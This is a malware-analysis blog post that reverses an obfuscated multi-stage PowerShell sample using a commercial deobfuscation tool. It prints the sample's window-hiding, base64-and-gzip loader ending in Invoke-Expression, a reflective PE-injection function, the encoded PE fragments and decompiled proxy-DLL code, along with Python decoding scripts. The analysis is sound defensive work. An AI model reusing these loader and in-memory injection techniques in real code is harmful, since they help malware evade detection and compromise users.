

Reversing Complex PowerShell Malware


 blog.cerbero.io/

In this post we're going to analyze a multi-stage PowerShell malware, which gives us an opportunity to use our commercial PowerShell Beautifier package and its capability to replace variables.

Sample SHA2-256:

2840D561ED4F949D7D1DADD626E594B9430DEEB399DB5FF53FC0BB1AD30552AA


Interestingly, the malicious script is detected by only 6 out of 58 engines on [VirusTotal](#).



The screenshot shows the VirusTotal analysis interface. At the top, a circular progress bar indicates a 'Community Score' of 6 out of 58, with a red segment for the score and a green segment for the total. Below the progress bar, a message states '6 security vendors and no sandboxes flagged this file as malicious'. The file details section shows the SHA256 hash (2840D561ED4F949D7D1DADD626E594B9430DEEB399DB5FF53FC0BB1AD30552AA), size (1.12 MB), and timestamp (2023-03-27 10:19:04 UTC). A moment ago. On the right, there's a 'Community' button with a 'C' icon. Below the file details, there are tabs for 'DETECTION', 'DETAILS', and 'COMMUNITY'. The 'DETECTION' tab is active. A call-to-action box encourages users to 'Join the VT Community' and automate checks. The 'DETAILS' tab shows popular threat labels (powershell) and family labels (powershell). The 'COMMUNITY' tab lists security vendor analysis results:

Vendor	Label	Analysis	Action
Cyren	PHP/Agent.NE	DrWeb	PowerShell.Inject.102
ESET-NOD32	PowerShell/Agent.ASV	Google	Detected
McAfee-GW-Edition	BehavesLike.PS.Dropper.tn	Microsoft	Trojan:PowerShell/Obfusc.RVAIMTB
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected

We open the script in Cerbero Suite, decode its content and set the language to PowerShell.



The screenshot shows the 'Decoded bytes' tab of the Cerbero Suite Advanced 6.2 interface. The window title is '[mw_ps1_ins_rem.txt] - Cerbero Suite Advanced 6.2 - Cerbero Suite'. The status bar at the top right shows SHA-2/256 and a hash value: 2840D561ED4F949D7D1DADD626E594B9430DEB399DBSFF53FC0BB1AD30552AA. The main area displays a large amount of obfuscated PowerShell code. At the bottom of the code editor, there is a small input field labeled 'Enter Python code here'.

```
1 # Some body fix this
2
3 $OmilitaZ += "Sh";
4 $OmilitaZ += "owWin";
5 $OmilitaZ += "dow";
6
7 $litoPicomra = "Get"
8 $litoPicomra += "Current"
9 $litoPicomra += "Process"
10
11 $ifkule = '[DllImport("user32.dll")]'
12 $ifkule += ' public static extern '
13 $ifkule += 'bool ShowWi'
14 $ifkule += 'ndow(int handle, int state);'
15 $xName = 'Add-I'
16 $xName += 'ype -name Win -member $i'
17 $xName += 'fkule -nam'
18 $xName += 'espace Native'
19 $xName += 'ies'
20 $cFr = [System.Diagnostics.Process]:$litoPicomra;
21 $wndHndl = ($cFr.Invoke() | Get-Process).MainWindowHandle
22 # Exceptions
23 [Native.Win]::$OmilitaZ.Invoke($wndHndl, 0)
24
25 $acdukLom = @()
26 $dtPrEr = ""
27
28 $casada = "in"
29 $casada += "se"
30 $casada += "rt"
31 $dbfbda = "re"
32 $dbfbda += "move"
33
34 $elem0 ="U4sIAAAAAAEAO1de3PaypL/26nKd1A5rjLsMV6MHR/HW6dqedpKMdgIv8vFchhAsZCIJ0zge893331KMyMBeuBs7t6kKgmS2n7d09Pd09MzGo3mlsAzbEtRrWF7CRRa1dcfle/v3/3j/buH6nRoAq9iWEPDGuifyj+/fXe
35 $elem0=$elem0,$dbfbda.Invoke(0,1)
36 $elem0=$elem0,$casada.Invoke(0,"H")
37 $acdukLom += $elem0
38 $elem1 ="U4sIAAAAAAEAO29+EPiyJIw+PMbs/kfsJ5ee1WbXQVkkiTza2F2RegAkVwSiKutrRcElFTZXIKcef/7untESOLiupj3s63O3RXFSgiPDw8/A4F2Pz6Y30z82frwbI13a8XzniS+vcUG40+lU4Vb9pOffix/9oafG0
39 $elem1=$elem1,$dbfbda.Invoke(0,1)
40 $elem1=$elem1,$casada.Invoke(0,"H")
```

We can observe that the code is obfuscated.

```

# Some body fix this

$0militaZ = "Sh";
$0militaZ += "owWin";
$0militaZ += "dow";

$litoPicomra = "Get"
$litoPicomra += "Current"
$litoPicomra += "Process"

$ifkule = '[DllImport("user32.dll")]'
$ifkule += ' public static extern '
$ifkule += 'bool ShowWi'
$ifkule += 'ndow(int handle, int state);'
$tName = 'Add-T'
$tName += 'ype -name Win -member $i'
$tName += 'fkule -nam'
$tName += 'espace Native'
$tName | iex
$cPr = [System.Diagnostics.Process]::$litoPicomra;
$wndHndl = ($cPr.Invoke() | Get-Process).MainWindowHandle
# Exceptions
[Native.Win]::$0militaZ.Invoke($wndHndl, 0)

#
# [operations omitted for brevity]
#

$elem41=$elem41.$dbfbda.Invoke(0,1)
$elem41=$elem41.$casda.Invoke(0,"H")
$acdukLom += $elem41

$tp= [System.IO.Compression.CompressionMode]::Decompress

$ss = "System."
$ss += "IO.Me"
$ss += "morySt"
$ss += "ream"


$ftcl = "read"
$ftcl += "toend"

foreach ($element in $acdukLom) {
    $data = [System.Convert]::FromBase64String($element)
    $ms = New-Object $ss
    $ms.Write($data, 0, $data.Length)
    $ms.Seek(0,0) | Out-Null
    $somObj = New-Object System.IO.Compression.GZipStream($ms, $tp)
    $drD = New-Object System.IO.StreamReader($somObj)
    $vVar = $drD.$ftcl.Invoke()
    $dtPrEr += $vVar
}

```

```
$scriptPath = $MyInvocation.MyCommand.Path  
$dtPrEr | iex
```

We launch the PowerShell Beautifier with all options enabled.



The deobfuscated code is easy to follow.

However, there is one glitch in the final loop:

```

$decompress = [System.IO.Compression.CompressionMode]::Decompress
foreach ($item in $var_190)
{
    $from_base64_string_result = [System.Convert]::FromBase64String($item)
    $memory_stream = New-Object "System.IO.MemoryStream"
    $memory_stream.Write-Output($from_base64_string_result, 0,
    $from_base64_string_result.Length)
    $memory_stream.Seek(0, 0) | Out-Null
    $gzip_stream = New-Object System.IO.Compression.GZipStream($memory_stream,
$decompress)
    $stream_reader = New-Object System.IO.StreamReader($gzip_stream)
    $readtoend_result = $stream_reader.ReadToEnd()
    $var_197 = "" + $readtoend_result # <- here
}
$my_command._path = $MyInvocation.MyCommand.Path
$var_197 | Invoke-Expression

```

The replacement of variables ended up handling one line incorrectly. Looking back at the original code:

```
$var_197 += $readtoend_result
```

Therefore, we can adjust the code as follows:

```

var_197 = ""
$decompress = [System.IO.Compression.CompressionMode]::Decompress
foreach ($item in $var_190)
{
    $from_base64_string_result = [System.Convert]::FromBase64String($item)
    $memory_stream = New-Object "System.IO.MemoryStream"
    $memory_stream.Write-Output($from_base64_string_result, 0,
    $from_base64_string_result.Length)
    $memory_stream.Seek(0, 0) | Out-Null
    $gzip_stream = New-Object System.IO.Compression.GZipStream($memory_stream,
$decompress)
    $stream_reader = New-Object System.IO.StreamReader($gzip_stream)
    $readtoend_result = $stream_reader.ReadToEnd()
    $var_197 += $readtoend_result
}
$my_command._path = $MyInvocation.MyCommand.Path
$var_197 | Invoke-Expression

```

The code creates an array of strings:

```

'Add-Type -name Win -member $ifkule -namespace Native' | Invoke-Expression
$get_current_process = [System.Diagnostics.Process]::GetCurrentProcess;
$var_15 = ($get_current_process.Invoke() | Get-Process).MainWindowHandle
[Native.Win]::ShowWindow($var_15, 0)
$var_16 = @()
$var_26 = $var_16 + "H4sIAAAAAAA..."
```

It then decodes each string in the array using base64, decompresses the decoded bytes with GZip and then concatenates the end result into one string which is then passed to “Invoke-Expression”.

The following is a small Python script to perform the decoding operations.

```
from Pro.GZ import *
import base64

def deobfuscate(fname):
    with open(fname, "rb") as f:
        data = f.read()
    out = bytearray()
    i = 0
    while True:
        i = data.find(b'"H4', i)
        if i == -1:
            break
        e = data.find(b'", i+3)
        s = base64.b64decode(data[i+1:e])
        i = e + 1
        c = NTContainer()
        c.setData(s)
        obj = GZObject()
        obj.Load(c)
        r = obj.GetCompressedRange()
        c = c.clone()
        c.setRange(r.offset, r.size)
        c = applyFilters(c, "<flts><f name='unpack/zlib' raw='true' /></flts>", False)
        out += c.read(0, c.size())
    with open(fname + "_output", "wb") as f:
        f.write(out)
```

The screenshot shows the Cerbero Suite Advanced 6.2 interface. The main window displays a Python script titled 'mw_ps1_ins_rem_deobf'. The script is designed to decode a PowerShell injection payload from a file named 'mw_ps1_ins_rem' and write it to a new file named '_output'. The code uses base64 decoding and GZIP decompression to extract the payload. The output window is empty.

```
1 from Pro.GZ import *
2 import base64
3
4 def deobfuscate(fname):
5     with open(fname, "rb") as f:
6         data = f.read()
7         out = bytearray()
8         i = 0
9         while True:
10            i = data.find(b'H4', i)
11            if i == -1:
12                break
13            e = data.find(b'', i+3)
14            s = base64.b64decode(data[i+1:e])
15            i = e + 1
16            c = NTContainer()
17            c.setData(s)
18            obj = GZObject()
19            obj.Load(c)
20            r = obj.GetCompressedRange()
21            c = c.clone()
22            c.setRange(r.offset, r.size)
23            c = applyFilters(c, "<flts><f name='unpack/zlib' raw='true'>/</flts>", False)
24            out += c.read(0, c.size())
25    with open(fname + "_output", "wb") as f:
26        f.write(out)
27
```

The script takes as input the file name on disk of the beautified PowerShell script and writes out the result of the decoding, which is another PowerShell script.

Even though the code is obfuscated, it is clear that it injects a PE into memory. After having already observed that and extracted the PE, we figured out that probably the PowerShell injection code was lifted from the web. In fact, by searching for an error string we could find a [blog post](#) by Joe Bialek, which links to his [GitHub repository](#).

For instance, this is a function in the malware:

```

Function Copy-awgwBB
{
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
        [Byte[]]
        $LdDataHpo,
        [Parameter(Position = 1, Mandatory = $true)]
        [System.Object]
        $ZpZeTj,
        [Parameter(Position = 2, Mandatory = $true)]
        [System.Object]
        $Win32Functions,
        [Parameter(Position = 3, Mandatory = $true)]
        [System.Object]
        $Win32Types
    )

    for( $i = 0; $i -lt
$ZpZeTj.IMAGE_NT_HEADERS.FileHeader.NumberOfSections; $i++)
    {
        [IntPtr]$SectionHeaderPtr = [IntPtr](Add-HyLchV
([Int64]$ZpZeTj.SectionHeaderPtr) ($i *
[System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.tSpqDk)))
        $SectionHeader =
[System.Runtime.InteropServices.Marshal]::PtrToStructure($SectionHeaderPtr,
[Type]$Win32Types.tSpqDk)

        [IntPtr]$SectionDestAddr = [IntPtr](Add-HyLchV
([Int64]$ZpZeTj.PEHandle) ([Int64]$SectionHeader.VirtualAddress))

        $SizeOfRawData = $SectionHeader.SizeOfRawData

        if ($SectionHeader.PointerToRawData -eq 0)
        {
            $SizeOfRawData = 0
        }

        if ($SizeOfRawData -gt $SectionHeader.VirtualSize)
        {
            $SizeOfRawData = $SectionHeader.VirtualSize
        }

        if ($SizeOfRawData -gt 0)
        {
            Test-JiHDqn -DebugString "Copy-awgwBB::MarshalCopy" -
$ZpZeTj $ZpZeTj -StartAddress $SectionDestAddr -Size $SizeOfRawData | Out-Null
[System.Runtime.InteropServices.Marshal]::Copy($LdDataHpo,
[Int32]$SectionHeader.PointerToRawData, $SectionDestAddr, $SizeOfRawData)
    }
}

```

```

        }

        if ($SectionHeader.SizeOfRawData -lt
$SectionHeader.VirtualSize)
{
    $Difference = $SectionHeader.VirtualSize -
$SizeOfRawData
    [IntPtr]$StartAddress = [IntPtr](Add-HyLchV
([Int64]$SectionDestAddr) ([Int64]$SizeOfRawData))
    Test-JiHDqn -DebugString "Copy-awgwBB::Memset" -
ZpZeTj $ZpZeTj -StartAddress $StartAddress -Size $Difference | Out-Null
    $Win32Functions.memset.Invoke($StartAddress, 0,
[IntPtr]$Difference) | Out-Null
}
}
}

```

And this is the same function in Joe Bialek's code:

```

Function Copy-Sections
{
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
        [Byte[]]
        $PEBytes,
        [Parameter(Position = 1, Mandatory = $true)]
        [System.Object]
        $PEInfo,
        [Parameter(Position = 2, Mandatory = $true)]
        [System.Object]
        $Win32Functions,
        [Parameter(Position = 3, Mandatory = $true)]
        [System.Object]
        $Win32Types
    )

    for( $i = 0; $i -lt
$PEInfo.IMAGE_NT_HEADERS.FileHeader.NumberOfSections; $i++)
    {
        [IntPtr]$SectionHeaderPtr = [IntPtr](Add-SignedIntAsUnsigned
([Int64]$PEInfo.SectionHeaderPtr) ($i *
[System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_SECTION_HEADE

        $SectionHeader =
[System.Runtime.InteropServices.Marshal]::PtrToStructure($SectionHeaderPtr,
[Type]$Win32Types.IMAGE_SECTION_HEADER)

        #Address to copy the section to
        [IntPtr]$SectionDestAddr = [IntPtr](Add-SignedIntAsUnsigned
([Int64]$PEInfo.PEHandle) ([Int64]$SectionHeader.VirtualAddress))

        #SizeOfRawData is the size of the data on disk, VirtualSize
is the minimum space that can be allocated
        #      in memory for the section. If VirtualSize >
SizeOfRawData, pad the extra spaces with 0. If
        #      SizeOfRawData > VirtualSize, it is because the section
stored on disk has padding that we can throw away,
        #      so truncate SizeOfRawData to VirtualSize
        $SizeOfRawData = $SectionHeader.SizeOfRawData

        if ($SectionHeader.PointerToRawData -eq 0)
        {
            $SizeOfRawData = 0
        }

        if ($SizeOfRawData -gt $SectionHeader.VirtualSize)
        {
            $SizeOfRawData = $SectionHeader.VirtualSize
    }
}

```

```

        }

        if ($SizeOfRawData -gt 0)
        {
            Test-MemoryRangeValid -DebugString "Copy-
Sections::MarshalCopy" -PEInfo $PEInfo -StartAddress $SectionDestAddr -Size
$SizeOfRawData | Out-Null

[System.Runtime.InteropServices.Marshal]::Copy($PEBytes,
[Int32]$SectionHeader.PointerToRawData, $SectionDestAddr, $SizeOfRawData)
        }

#If SizeOfRawData is less than VirtualSize, set memory to 0
for the extra space
        if ($SectionHeader.SizeOfRawData -lt
$SectionHeader.VirtualSize)
        {
            $Difference = $SectionHeader.VirtualSize -
$SizeOfRawData
            [IntPtr]$StartAddress = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$SectionDestAddr) ([Int64]$SizeOfRawData))
            Test-MemoryRangeValid -DebugString "Copy-
Sections::Memset" -PEInfo $PEInfo -StartAddress $StartAddress -Size $Difference | 
Out-Null
            $Win32Functions.memset.Invoke($StartAddress, 0,
[IntPtr]$Difference) | Out-Null
        }
    }
}

```

Obfuscation aside, the functions are identical.

In the malicious script the PE is encoded using base64 strings:

```

[byte[]] $mbVar
$mbVar += [System.Convert]::FromBase64String("qlqQAAMAAAAEAAAA..")
$mbVar += [System.Convert]::FromBase64String("M/9IiXtYS...")
$mbVar += [System.Convert]::FromBase64String("GBBIi/JIi+lyBU2..");
# etc.
$mbVar1 = [System.Convert]::FromBase64String("0KjYqOC06Kg..");
$mbVar += $mbVar1
$Wzrnmd = $mbVar

$Wzrnmd[0] = 0x4d

```

So the script decodes many base64 strings, concatenates the result and then replaces the first character of the byte array with 0x4D (which is the ‘M’ character in the “MZ” signature).


We copied the list of base64 operations to a separate file and wrote a small Python script to extract the final PE for us.

```
import base64
```

```
def deobfuscate(fname):
    with open(fname, "rb") as f:
        data = f.read()
    out = bytearray()
    i = 0
    while True:
        i = data.find(b'g("', i)
        if i == -1:
            break
        e = data.find(b"'", i+3)
        out += base64.b64decode(data[i+1:e])
        i = e + 1
    out[0] = 77
    with open(fname + "_output", "wb") as f:
        f.write(out)
```

Now we can analyze the injected PE (SHA2-256:

7751A09B3C1146B5DB72BE1218287DA6FD4C65813A1EB9AE5E0389DB879DAAEB).



The PowerShell scripts calls two methods in the module after it was loaded:

```

if (($ZpZeTj.FileType -ieq "DLL") -and ($RemoteProcHandle -eq
[IntPtr]::Zero))
{
    [IntPtr]$Jskadx = Get-qRdmSS -PEHandle $PEHandle -
FunctionName "kDVMjxaxZYsr"
    [IntPtr]$PathToSelf = Get-qRdmSS -PEHandle $PEHandle -
FunctionName "setPath"

    $mPth = $global:scriptPath
    $scriptPathPtr =
[System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($mPth)

    if ($Jskadx -ne [IntPtr]::Zero)
    {
        $VoidFuncDelegate = Get-yMmHLP @() ([Bool])
        $VoidFunc = $tVar::$pName.Invoke($Jskadx,
$VoidFuncDelegate)

        $VoidSelfDelegate = Get-yMmHLP @([IntPtr]) ([Bool])
        $VoidSelf = $tVar::$pName.Invoke($PathToSelf,
$VoidSelfDelegate)

        $VoidSelf.Invoke($scriptPathPtr)
        $VoidFunc.Invoke()
    }
}

```

It calls “kDVMjxaxZYsr” and “setPath”. These are also the only exported functions by the module.

Name	Offset	Size	Value	Description
Characteristics	000051F0	4	00000000	
TimeDateStamp	000051F4	4	63D50BA3	sab gen 28 11:48:51 2023 G...
MajorVersion	000051F8	2	0000	
MinorVersion	000051FA	2	0000	
Name	000051FC	4	0000602C	.rdata (aswhook.dll)
Base	00005200	4	00000001	
NumberOfFunctions	00005204	4	00000002	
NumberOfNames	00005208	4	00000002	
AddressOfFunctions	0000520C	4	00006018	.rdata
AddressOfNames	00005210	4	00006020	.rdata

Ordinal	Function RVA	Name Ord	Name RVA	Name	Demangled	Forwarding
(n)						
1	00001000	0	00006038	kDVMjxaxZYsr	NA	NA
2	00001040	1	00006045	setPath	NA	NA

Looking at the code of one of the exported functions, we can notice that it just calls an internal function pointer.

```
void __fastcall setPath(void)
{
    if ((*code **)0x180171460 != (code *)0x0) {
        // WARNING: Could not recover jumpable at 0x00018000104c. Too many branches
        // WARNING: Treating indirect jump as call
        (**(code **)0x180171460)();
        return;
    }
    return;
}
```

Analyzing the code from the entry point, we see where the function pointer is resolved.

```

void __fastcall initDLL(void)
{
    uint64_t payload_base;
    unk64_t payload_size;

    payload_size = 0x169A00;
    payload_base = 0x180007320;
    allocSpecialMemory(100);
    (*int64_t *)0x180171468 = internalLoad(&payload_base);
    if ((*int64_t *)0x180171468 != 0) {
        (*unk64_t *)0x180171458 = (_GetProcAddress)(*(int64_t *)0x180171468, "dataCheck");
        (*unk64_t *)0x180171460 = (_GetProcAddress)(*(int64_t *)0x180171468, "setPath");
    }
    return;
}

```

`*(unk64_t *)0x180171460 = (_GetProcAddress)(*(int64_t *)0x180171468, "setPath");`

Analyzing the code, we noticed that the module loads another module and then resolves the “kDVMjxaxZYsr” and “setPath” from it.

```

uVar1 = invokeAPI((int64_t *)0x180170D30, *(unk64_t *)0x180170D78, sub_1800011C0, 0x180170D70);
*(unk32_t *)((uint64_t *)0x180170D54 * 4 + 0x180007000) = uVar1;
*(unk32_t *)0x180170D54 = *(uint32_t *)0x180170D54 + 1;
// ZwOpenSection
uVar1 = invokeAPI((int64_t *)0x180170D30, *(unk64_t *)0x180170D90, sub_180001730, 0x180170D98);
*(unk32_t *)((uint64_t *)0x180170D54 * 4 + 0x180007000) = uVar1;
*(unk32_t *)0x180170D54 = *(uint32_t *)0x180170D54 + 1;
// ZwCreateSection
uVar1 = invokeAPI((int64_t *)0x180170D30, *(unk64_t *)0x180170D80, sub_1800010F0, 0x180170D88);
*(unk32_t *)((uint64_t *)0x180170D54 * 4 + 0x180007000) = uVar1;
*(unk32_t *)0x180170D54 = *(uint32_t *)0x180170D54 + 1;
// ZwOpenFile
uVar1 = invokeAPI((int64_t *)0x180170D30, *(unk64_t *)0x180170D68, sub_180001610, 0x180170D60);
*(unk32_t *)((uint64_t *)0x180170D54 * 4 + 0x180007000) = uVar1;
*(unk32_t *)0x180170D54 = *(uint32_t *)0x180170D54 + 1;
uVar1 = sub_180002150("kernel32.dll", "RaiseFailFastException", 0x180001FB0, 0x180170DD8);
*(unk32_t *)((uint64_t *)0x180170D54 * 4 + 0x180007000) = uVar1;
*(int32_t *)0x180170D54 = *(uint32_t *)0x180170D54 + 1;
// LdrLoadDll
status = (**(code **)0x180170DB8)(0, 0, 0x180170DF0, hModule);
if (status < 0) {
    memset((uint64_t *)0x180170D20, 0, *(unk32_t *)0x180170D28);
    hModule[0] = 0;
} else {
    freeDLL();
}
return hModule[0];
}

```

So the module acts just as a proxy to another module and forwards its exports to it.

To find the other module we just searched for the “MZ” string in the hex view. The third hit got us to an embedded PE.

